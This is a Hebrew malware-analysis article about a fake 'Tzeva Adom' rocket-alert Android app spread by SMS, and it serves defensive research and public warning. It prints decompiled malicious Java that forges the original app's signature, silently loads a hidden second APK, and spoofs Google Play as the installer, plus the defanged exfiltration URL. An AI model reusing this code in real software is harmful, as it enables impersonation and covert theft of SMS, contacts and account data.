צבע אדום? תגנו על הטלפון!

מאת אשר ורד (A.I.V Dev)

הקדמה

בשבת "זכור" תשפ"ו פתחו צה"ל וצבא ארה"ב במבצע "שאגת הארי", ויצאו למתקפה באיראן. המנהיג העליון חוסל ורבים מהבכירים, וישראל שוב הוכיחה יכולות מדהימות. אבל בינתיים, עד לניצחון בע"ה, אנחנו במקלטים ובאזעקות.


מטבע הדברים זו תקופה מלחיצה, ואנשים עושים דברים עם קצת פחות מחשבה. האפליקציה הזדונית שאסקור כאן הופצה כעדכון חשוב לאפליקציית ההתראות "צבע אדום", אפליקציה שרבים משתמשים בה לקבלת התרעות פיקוד העורף. האפליקציה גם קיימת בקוד פתוח, מה שמקל על יצירת fork-ים זדוניים שלה או חיקוי שלה.

ו... אזהרה חשובה!

אני מספק כאן קבצים של אפליקציה זדונית. אל תריצו אותה בצורה לא מבוקרת!

שיטת ההפצה

ישראלים רבים קיבלו את הודעת ה-SMS הזו:



מה חשוד פה בהודעה? הכל בערך. קודם כל, אפליקציית "צבע אדום" אינה אפליקציה רשמית של פקע"ר, ככה שאין סיבה שהודעה של פיקוד העורף (כשם שמרמזת המילה Oref בשם השולח) תפנה אליה ולא

לאפליקציית פקע"ר הרשמית. בנוסף לא היה דיווח על תקלה בהתראות. וחוץ מזה, למה קישור מקוצר? אולי כי מצד אחד אנחנו רגילים לזה - ומצד שני, ככה לא בולט שזה לא קישור לגוגל פליי או משהו כזה. הקישור המקוצר הפנה לקובץ APK בשם RedAlert (שאגב, אוחסן באתר ישראלי, שככל הנראה נפרץ ולא הוא הוציא את המתקפה).

הקובץ מאז כמובן כבר לא ברשת, אך העלתי לאתר שלי וזמין להורדה - ותודה לארז דסה ("חדשות סייבר" בטלגרם) ששלח לי אותו, לא הספקתי להוריד לפני שהוסר מהרשת. הלוגו של האפליקציה הוא הלוגו של "צבע אדום", השם הוא "צבע אדום", ואפילו ה-PackageName כמעט זהה - למשתמש שירצה לבדוק אם זה נראה הגיוני אבל לא יעמיק מעבר:

```
com.red.alertx
```

במקום:


```
com.red.alert
```

בקיצור, הסוואה נחמדה - שכמובן לא תעמוד במבחן יותר מדוקדק, אבל ברגע הראשון זה עשוי לבלבל.

הסיבה שה-PackageName לא זהה, היא ככל הנראה בגלל אבטחה מאוד פשוטה ובסיסית באנדרואיד: אם אתה מנסה להתקין עדכון לאפליקציה קיימת, המערכת בודקת אם הוא נחתם באמצעות אותו מפתח פרטי. אם לא, ההתקנה נחסמת.

מבט ראשוני על קובץ ה-APK

הגרסא של קובץ ה-APK היא 1.0.87 אז הורדתי את גרסא 1.0.87 של האפליקציה הלגיטימית לשם ההשוואה. קודם כל, המשקל של הקבצים: האפליקציה המקורית סביב MB11, הזדונית כ-MB22. בפתיחה של שני הקבצים - רואים הבדלים משמעותיים במבנה הקבצים, הבולט שבהם הוא שבאפליקציה הזדונית יש 17 קבצי dex, בעוד שבמקורית רק שניים. כמו כן, כשנפתח את האפליקציה כשאפליקציית "ה-Activity הנוכחי" פועלת, יוצג לנו שם האקטיביטי הראשי:



זה לא ActivityMain או משהו, אלא משהו מסורבל... בתוך תת נתיב בתוך האפליקציה בשמות שלא מעידים על זה. כבר קצת חשוד, נראה שמנסים לסרבל את ההגעה לקוד של המסך הראשי. (כמובן שבאפליקציה המקורית זה נמצא במיקום קלאסי. activities.Main).

את האמת, שהאקטיביטי הזה במבט שטחי, "מלמעלה", נראה לגיטימי.

הרשאות

בניגוד לאפליקציה המקורית, הזדונית מבקשת גם גישה לאנשי הקשר ולהודעות. ומכיוון שחלק מההרשאות ניתנות אוטומטית לפי מה שכתוב ב-AndroidManifest.xml ללא התערבות של המשתמש, החלטתי לבדוק את המניפסט. ובכן, 4 הרשאות נוספו בקוד הזדוני. סמס ואנש"ק - שראינו לבד שנוסף, כי אנדרואיד שואל אם לתת - ועוד שתי הרשאות "שקטות". GET_ACCOUNTS שמאפשרת לאפליקציה לראות אילו חשבונות (גוגל, סמסונג, וואצאפ, וכדומה) מחוברים במכשיר, ו-QUERY_ALL_PACKAGES שמאפשר לראות את כל האפליקציות המותקנות במכשיר.

טעינת קובץ APK נוסף

ציינתי כבר את גודל הקובץ. ובכן, מסתבר שחלק גדול ממנו הוא בגלל קובץ בשם umgdn בתיקיית ה-assets של האפליקציה. מתברר שזהו קובץ APK. חיפשתי את השם שלו בקוד, והיה לי מזל כמו שנראה בהמשך - חלק מהדברים בקוד עברו הצפנה\ערפול כדי להקשות על חיפוש.אז מצאתי תוצאה אחת - בנתיב עם שם משונה מאוד, שממש מריח שעבר אובספיקציה:

```
em.mmqib.qxkviqncx/cjfjerxewlsbocbigm
```

אז פתחתי את הקוד עם JADX וכאן התחיל להיות מעניין...

הוא יחסית מעורפל, כמובן, אבל הוא די מדאיג. אציג כאן כמה מהפונקציות (אחרי דקומפילציה עם JADX).

חלק ראשון: זיוף חתימה

הביטו בקוד הבא:

```
protected void attachBaseContext(Context base) {
  try {
      DataInputStream dataInputStream = new DataInputStream(new
ByteArrayInputStream(Base64.decode("AQAAAr8wggK7MIIBo6ADAgECAgQK3rPUMA0GCSqGSIb
3DQEBCwUAMA0xCzAJBgNVBAYTAklMMCAXDTE0MDcxMjE0NTA1NFoYDzIxMTQwNjE4MTQ1MDU0WjANMQ
swCQYDVQQGEwJJTDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAM7PCwIbo2GOJ03uV+afE
w2+Tgh8vWrXSEyK/ejSkxUdq51+BAYSYUHwQOQzSkpuEWDMlh3O2kgbuQXY7glpQG2LDfMSLkNo8R31
LxkXy141a7sSWCDm4ybNQLPeT9hT3gQfNqKkuFlzkYi+2rBSB48cXrWW36KwhvgQtpdLgmMZZWv+mjW
```

```
2FkVzG9h5BH1BDIfxG4Y0VqwN4nWfnZBerSZ0p/E1b0+7svt6WeWdsG+P3LjiiIVqYwyZxt+mRQsf1t
q60wTMIoJnBilysSX3dtXVpXOReUqMtJUlfJBQKgrNh+c2oqAtJCKio/nazwZBxHFawal7CIwsHpAAd
KDxCGsCAwEAAaMhMB8wHQYDVR0OBBYEFCY2PF68QLCbcM0S7RCsXqThkts4MA0GCSqGSIb3DQEBCwUA
A4IBAQAktyI4WCQ3lvFesMknYOtnBSw24Q3e014JcbOU+oXOLreFGekwIAVcgA0xvilxMZqzDTpZ/Dn
/XQrFJ9Eqw4IECojjOCRX5yShLRUBnh5TgNBGa3wcm3iRyJSWeOYfzNaRMQASQW2Kolr/Rmoa8UApB5
51yMbm4hx00FO6UXJuKVSnXd5Fa4SR6hdETNqguv+mXkeyWmNGtRg0XHa5nYq3Y7nxrcpUWtPMiurJJ
w4+c+FQca5Jln38Qt1aVOFdyoaIWFauyc7HgvRA0w1qxogLM3O7v6dtUK4P/hs4uWcpHsnf/lp1R95G
cMVpTMyeIWevHZDVCfRrpHBgJUf+Tki4", 0)));
      int i = dataInputStream.read() & 255;
      byte[][] bArr = new byte[i][];
      for (int i2 = 0; i2 < i; i2++) {
          bArr[i2] = new byte[dataInputStream.readInt()];
          dataInputStream.readFully(bArr[i2]);
      }
      if (signatures == null) {
          signatures = new Signature[i];
          int i3 = 0;
          while (true) {
              Signature[] signatureArr = signatures;
              if (i3 >= signatureArr.length) {
                  break;
              }
              signatureArr[i3] = new Signature(bArr[i3]);
              i3++;
          }
      }
```

מה שקורה כאן הוא מעניין מאוד. במחרוזת ה-base64 בעצם מוצפנת חתימה של תעודה דיגיטלית. כל אפליקציית אנדרואיד נחתמת עם תעודה ייחודית של המפתח. אפליקציית "צבע אדום" המקורית מאמתת להבנתי את החתימה שלה כדי לגשת ל-API וכדומה (כשערכתי את ה-APK שלה, וכמובן ששברתי בכך את החתימה, האפליקציה הפסיקה לעבוד).

האפליקציה הזדונית, שרוצה לחקות את "צבע אדום" וניגשת לאותו API (חלקית, נרחיב בהמשך). וכמובן, היא לא חתומה על ידי אותה התעודה. מה שקורה כאן, זה שהאפליקציה טוענת חתימה של תעודה אחרת מזו שאיתה היא חתומה באמת - וככה מזייפת כאילו היא כן נחתמה איתה. מבדיקה שטחית שעשיתי, נראה שזו החתימה של "צבע אדום" המקורית. בקיצור, התחזות לאפליקציה אחרת. כבר צעד לא לגיטימי...

שלב שני: טעינת ה-APK מה-Assets

הביטו על הקוד הבא:

```
File file = (File) base.getClass().getMethod("getFileStreamPath",
String.class).invoke(base, new
File(base.getApplicationInfo().sourceDir).getName());
if (file.exists()) {
    this.fileStreamPath = file;
} else {
    AssetManager assetManager = (AssetManager)
base.getClass().getMethod("getAssets", null).invoke(base, null);
```

```
    InputStream inputStream = (InputStream)
assetManager.getClass().getMethod("open", String.class).invoke(assetManager,
"umgdn");
    FileOutputStream fileOutputStream = new FileOutputStream(file);
    byte[] bArr2 = new byte[1024];
    for (int i4 = 0; i4 != -1; i4 = inputStream.read(bArr2)) {
        fileOutputStream.write(bArr2, 0, i4);
        fileOutputStream.flush();
    }
    inputStream.close();
    fileOutputStream.close();
    this.fileStreamPath = file;
}
File file2 = this.fileStreamPath;
if (file2 != null && file2.exists()) {
    String path = this.fileStreamPath.getPath();
    Field declaredField3 =
ClassLoader.getSystemClassLoader().loadClass("android.app.ActivityThread").getD
eclaredField("sCurrentActivityThread");
    declaredField3.setAccessible(true);
    Object obj2 = declaredField3.get(null);
    Field declaredField4 = obj2.getClass().getDeclaredField("mPackages");
    declaredField4.setAccessible(true);
    Object obj3 = ((WeakReference) ((Map)
declaredField4.get(obj2)).get(base.getPackageName())).get();
    Field declaredField5 = obj3.getClass().getDeclaredField("mAppDir");
    declaredField5.setAccessible(true);
    declaredField5.set(obj3, path);
    Field declaredField6 =
obj3.getClass().getDeclaredField("mApplicationInfo");
    declaredField6.setAccessible(true);
    ApplicationInfo applicationInfo = (ApplicationInfo)
declaredField6.get(obj3);
    applicationInfo.publicSourceDir = path;
    applicationInfo.sourceDir = path;
}
```

האירוע פה כבר מעניין הרבה יותר. לא רק שיש לנו APK ב-assets - הוא גם נכנס לפעולה בצורה שקטה לגמרי. הרי אם האפליקציה הייתה מנסה לבקש התקנה שלו ידנית, המשתמש היה צריך לאשר, והיה שם לב.

לעומת זאת... כאן, הוא מועתק מתוך ה-assets לתיקיית files בתיקיית ה-data של האפליקציה, ואז, האפליקציה טוענת את הקוד ממנו. כלומר... הקוד רץ מ-APK נוסף בלי שנשים לב, וגם מבחינת הזיהוי של המערכת זה עדיין האפליקציה המקורית שהתקנו.

מעניין לשים לב, שלמרות ש(ככל הנראה) המפתח של ה-APK הראשי והמפתח של ה-APK שנטען הם אותו מפתח, ושניהם עם אותו שם חבילה ונראים כמו אפליקציית "צבע אדום" - החתימות שלהם שונות. זה כנראה נועד למקרה שאנטי וירוס יתפוס את ה-APK הזדוני (ה-umgdn), עדיין החתימה של ה-APK שטוען אותו לא תזוהה כזדונית והנוזקה הזו תוכל להמשיך לעבוד (הרי הכל כביכול רץ מה-APK ה"מקורי" מבחינת המערכת וכדומה).

חלק שלישי: זיוף מקור ההתקנה

הביטו על הקוד הבא:

```
public Object invoke(Object proxy, Method method, Object[] args) throws
Throwable {
    if (method != null && "getPackageInfo".equals(method.getName())) {
        String str = (String) args[0];
        if ((((Number) args[1]).intValue() & 64) != 0 &&
appPkgName.equals(str)) {
            PackageInfo packageInfo = (PackageInfo) method.invoke(this.base,
args);
            packageInfo.signatures = new Signature[signatures.length];
            System.arraycopy(signatures, 0, packageInfo.signatures, 0,
signatures.length);
            return packageInfo;
        }
    }
    if (method == null || !"getApplicationInfo".equals(method.getName()) ||
!appPkgName.equals((String) args[0])) {
        return new String(new byte[]{103, 101, 116, 73, 110, 115, 116, 97, 108,
108, 101, 114, 80, 97, 99, 107, 97, 103, 101, 78, 97, 109,
101}).equals(method.getName()) ? "com.android.vending" :
method.invoke(this.base, args);
    }
    ApplicationInfo applicationInfo = (ApplicationInfo)
method.invoke(this.base, args);
    File file = this.fileStreamPath;
    if (file != null) {
        applicationInfo.sourceDir = file.getPath();
        applicationInfo.publicSourceDir = this.fileStreamPath.getPath();
    }
    return applicationInfo;
}
```

פה ממומש בפועל זיוף החתימה - ועוד משהו. אם נשלחת בקשה לבדוק את מקור ההתקנה של האפליקציה - למרות שהיא הותקנה ידנית מ-APK (הרי המשתמש הוריד מהקישור שהוא קיבל בהודעת ה-SMS, לא מ-GooglePlay), התשובה שתתקבל היא com.android.vending, כלומר, GooglePlay. עוד מנגנון שגורם לאפליקציה להזדהות כאפליקציה מקורית.

מה שמעניין כאן, הוא הסירבול של הקוד. רואים את רצף הבייטים? אם נפענח אותו ל-ASCII, נקבל את הטקסט הבא:

```
getInstallerPackageName
```

כלומר, את קריאת המערכת לבדיקה מהו מקור ההתקנה. ההסתרה הזו כנראה נועדה למנוע חיפושים במרחבי הקוד של חוקרי אבטחה כדי למצוא דברים חשודים - אם נחפש פשוט את הקריאה הזו, לא נמצא אותה.

חשוב לציין שלמיטב הבנתי, זיוף החתימה ומקור ההתקנה עובד רק בתוך התהליך של האפליקציה עצמה (כל אפליקציה באנדרואיד רצה במעין SandBox משלה), ולא משפיעה על כלל המערכת. אז למה זה חשוב?

כנראה בשביל ההתחזות ל"צבע אדום" וקבלת המידע מה-API למרות שזו לא האפליקציה המקורית. אם כי בשביל זה לא צריך את ההתקנה מ-GooglePlay - מבדיקה שלי, גם אם "צבע אדום" המקורית לא הותקנה מ-GooglePlay היא עובדת.

כל מה שראינו עד כאן בהחלט מספיק כדי לקבוע שמדובר באפליקציה זדונית, אך מה מטרתה? את זה אפשר להסיק מההרשאות הנוספות שהיא מבקשת, SMS, אנשי קשר, חשבונות ורשימת אפליקציות מותקנות. הנחתי שהיא אוספת את המידע הזה ושולחת אותו לשרת כלשהו. אז כאן עברתי לשלב הבא.

תעבורת רשת

בתור התחלה, כמובן, רציתי לזהות דומיינים חשודים אליהם האפליקציה פונה. השתמשתי באפליקציית Adaway, שכחלק מחסימת הפרסומות מתעדת בצורה פשוטה את הדומיינים שהמכשיר ניגש אליהם (וככה המשתמש יכול לחסום פרסומות שלא נחסמות אוטומטית). הרצתי כמה פעמים השוואה בין האפליקציה הזדונית למקורית, ושמתי לב לשני הבדלים:

א. האפליקציה המקורית ניגשת הרבה פעמים ל-api.redalert.com ו-tzevaadom.co.il. האפליקציה הזדונית כלל לא ניגשת אליהם - והם אפילו לא מופיעים בקוד שלה (לפחות מחיפוש ראשוני, אם הם מוצפנים באיזו צורה... אז אולי כן. אבל לכאורה אין סיבה, אם היא לא ניגשת אליהם). מה שמעניין, שהאפליקציה הזדונית כן מציגה היסטוריית התראות - לדעתי, כנראה מכתובות API אחרות ששתי האפליקציות ניגשות אליהם, של firebase ושירות בשם pushy (שלא חקרתי, אבל אני מניח שקשור להתראות push...).

•

ב. אחרי כמה פעמים, נתקלתי בשני דומיינים נוספים שהופיעו כשהפעלתי את האפליקציה הזדונית. דומיין כלשהו של חברת mediatek - והמכשיר שבדקתי עם מעבד MTK - אז כנראה מקרי ולא קשור, לא התעמקתי. השני היה api.ra-backup.com. מה הבעיה? חיפשתי אותו ולא מצאתי אותו בקוד. אז חיפשתי דומיינים אחרים. חיפשתי http, https וכדומה ולא מצאתי שום דבר מיוחד. אז הנחתי שהכתובת אליה נשלח המידע מוצפנת איכשהו בקוד למניעת חיפושים. וצדקתי, ניגע בזה בהמשך.


היו לי כמה רעיונות איך להמשיך, בעיקר רציתי לבדוק אם אני מצליח באמצעות חיפוש להגיע לחלקים בקוד שקוראים את ה-SMS, אנשי הקשר וכדומה. תכננתי לעשות את זה עם חיפוש של קריאות לממשקי

ה-API הרלוונטיים של אנדרואיד, אבל הייתי מעט פסימי. יתכן הרי שגם זה מעורפל. חשבתי אולי לחפש מחרוזות מוצפנות... בקיצור, הרבה עבודה.

בשלב הזה פרסמתי את המסקנות שהגעתי אליהם בינתיים בפורום מתמחים טופ ושאלתי מי רוצה להצטרף אלי. אחד המשתמשים פרסם שהגיע בדיוק עם החיפוש של קריאת ה-SMS לקוד שאכן אוסף ושולח את המידע. אז החלטתי לנסות לבד.

פשוט חיפשתי את המילה SMS וראיתי איזכורים רבים שלה ב androidx.activity.yuma .

כשגללתי בתוצאות, ראיתי שאכן הקוד הזה מטפל בבקשת הרשאות SMS. ושימו לב, שזה גם הקוד שהוזכר במתמחים טופ:



למשל, יש לנו את הסטרינג Affronts:

```
public static String Affronts() {
    String str = new String(Treats("FhAieg5GCTl2ImE1eAQ4BRIROQ==", 0));
    char[] cArr = new char[Relictae(str)];
    for (int i = 0; i < cArr.length; i++) {
        cArr[i] = (char) (Desume(str, i) ^
Braving("ybETd5fWXh2z6KZowrMsn4to2rNFCzpt", i % 32));
    }
    return new String(cArr);
}
```

פענוח של המחרוזת המוצפנת כאן יביא לנו שם של ספריה ב-Java:

```
org.json.JSONObject
```

או הסטרינג Albite שגם יביא לנו שם של ספריה:

```
java.util.List
```

בעצם המפתח מנסה להסתיר מאיתנו שימוש בספריות (אם כי זה חלקי - בסוף אנחנו יכולים לראות אותן בשורות ה-import) ועוד כל מיני דברים.

אומנם, כדי שהקוד עצמו יפענח את המחרוזות האלו, ליד כל מחרוזת יש מפתח ה-XOR איתה הוא הוצפן, והקוד מפענח אותה בזמן ריצה. אז השתמשתי בסקריפט פייתון שיפענח הכל ויצור לי קובץ CSV שיציג את כל המחרוזות, השורות הראשונות מצורפות כאן להדגמה:

A	B	C
Location	Encrypted	Decrypted
Affronts	FhAieg5GCTl2ImE1eAQ4BRIROQ==	org.json.JSONObject
Albite	AApGMGlGQCsmfAE6Pkc=	java.util.List
Allonyms	FhAieg5GCTl2ImE1eAQ4BRIROQ==	org.json.JSONObject
Arrases	NRAbBl4XGA==	Cumulus
Barniest	CQE9IwIBWCs=	Geotilla
Carroch	AApGMGlGQCsmfAE6Pkc=	java.util.List
Chafe	PlcnJGw1URYhXD4hHDcwOQ==	java.lang.Object
Chetvert	XjNCHiIwPFEwIS85IlNQU0Q=	getPackageManager
Chudder	DDgkC2k4HiQ4YwNDBCQsHSQ8	java.util.Iterator
Combat	QgYA	put
Cowherd	Miw0RCIrLHg6IVclCQIjSwg5IhckPzI=	android.content.Context

כעת, אני יכול לבדוק מה קורה בקוד הזה. אבל עדיין מדובר בעבודת נמלים. החלטתי לעצור כאן, ורק לבדוק דבר אחד. האם אפשר למצוא כאן, כמו שכתב הבחור ממתמחים טופ, את הדומיין שראיתי בתיעוד בקשות הרשת?

אז חיפשתי בקובץ ra-backup ומצאתי:

Belime	MzQwKFlRNUAMKiJAO1AyUREdQgo=	android.app.Activity
Betiding	VDpQOiAHHjVGETc4OE4MNj5MNScHB1QvLAcGPS	androidx.activity.yuma$myopes
Bewailed	GxwuAyR4Fm4pNg0aOShlMTQrGwQAeTYDFx0iPx	https://api.ra-backup.com/analytics/submit.php
Blouse	AhUENHwTNS9eVwkfJAdCARUkWDFHMS8IUzkRP	java.util.concurrent.Executors
Boatable	JRlEMGAoIlgMVz0xJQEPNA==	java.lang.System

האקדח הטעון מהמערכה הראשונה ירה במערכה השלישית. נראה שהאפליקציה שולחת את המידע לכתובת הזו:

```
hxxps://api.ra-backup.com/analytics/submit.php
```

נשאר שלב אחרון - Whois לדומיין, למצוא מי עומד מאחורי הנוזקה.

אך הפרטים ב-Whois מאכזבים - אלו פרטים של חברה איסלנדית שמתמקדת בפרטיות (אוי, האירוניה) ונותנת שירות של השארת הפרטים שלה ב-Whois במקום הפרטים האמיתיים. עוד אופציה לזהות מי עומד מאחורי המתקפה, היא לזהות מי עומד מאחורי ה-SMS. אנחנו לא יכולים לבדוק את זה כמובן, אבל יש בישראל חוק שכדי לשלוח SMS עם מזהה טקסטואלי (ולא מספר טלפון) צריך להזדהות מול חברת

הסלולר עם צילום ת.ז. ככה, שאם זה נשלח מחברה ישראלית, לכאורה יהיה אפשר לאתר. שלחתי פניה למערך הסייבר, אך לצערי למרות שעבר יותר קרוב לחודש, נכון לכתיבת המאמר עדיין לא קיבלתי תשובה.

אני עצרתי כאן, אם כי כמובן יש עוד הרבה מה לחקור. אשאיר כאן כמה שאלות פתוחות, למי שירצה להמשיך:

א. מה בדיוק קורה בקובץ androidx.activity.yuma? איזה נתונים בדיוק נאספים שם?
ב. האם יש באפליקציה עוד דברים זדוניים, חוץ מטעינת ה-APK המשני ואיסוף המידע?
ג. מדוע בעצם צריך לטעון את הקובץ המשני? כל הקוד הזדוני שבדקתי נמצא כבר ב-APK הראשי. אולי יש שם עוד דברים?

מסקנות וסיכום

תחת לחץ, אנשים נוטים לעשות טעויות. וההודעה שהופצה בהחלט ניצלה מצב לחץ, וגרמה לאנשים להתקין אפליקציה ממקור לא רשמי. לפני כמה חודשים גוגל רצתה להגביל עד כמעט לחסום כל אפשרות Sideloading, אך בקהילה התעוררה סערה. לאחרונה, גוגל חשפה מנגנון שיאפשר לקהילה להמשיך לפתח - אך מגביר את האבטחה, והרחבתי עליו בבלוג שלי. בקצרה, עיקרון דומה למנגנון פתיחת נעילת הבוטלואדר - אפשרי, אך נדרש תהליך (חד פעמי) מורכב ולא one-click, ואחרי ביצוע תהליך זה, מנגנון האבטחה יוסר, ויהיה אפשר להתקין כל APK. למשתמשים מתקדמים יהיה איך להמשיך להתקין, ומשתמשי הקצה הפשוטים לא יפלו בקלות בפח.

מאז המאמר הקודם שלי ב-DigitalWhisper, חיפשתי על מה לכתוב עוד מאמר, כי זו חוויה מהנה ומלמדת מאוד. כשנתקלתי בנוזקה הזו, החלטתי שזו ההזדמנות. אכן, היה מעניין, למדתי כמה דברים, ובעיקר - לא הייתי מתקדם עד לשלב שהתקדמתי אם לא הייתי צריך לפרסם את זה... הייתי עוצר באמצע ☺

אז תודה על הבמה!

מקורות מידע

- "צבע אדום" המקורית בגיטהאב
- הבלוג שלי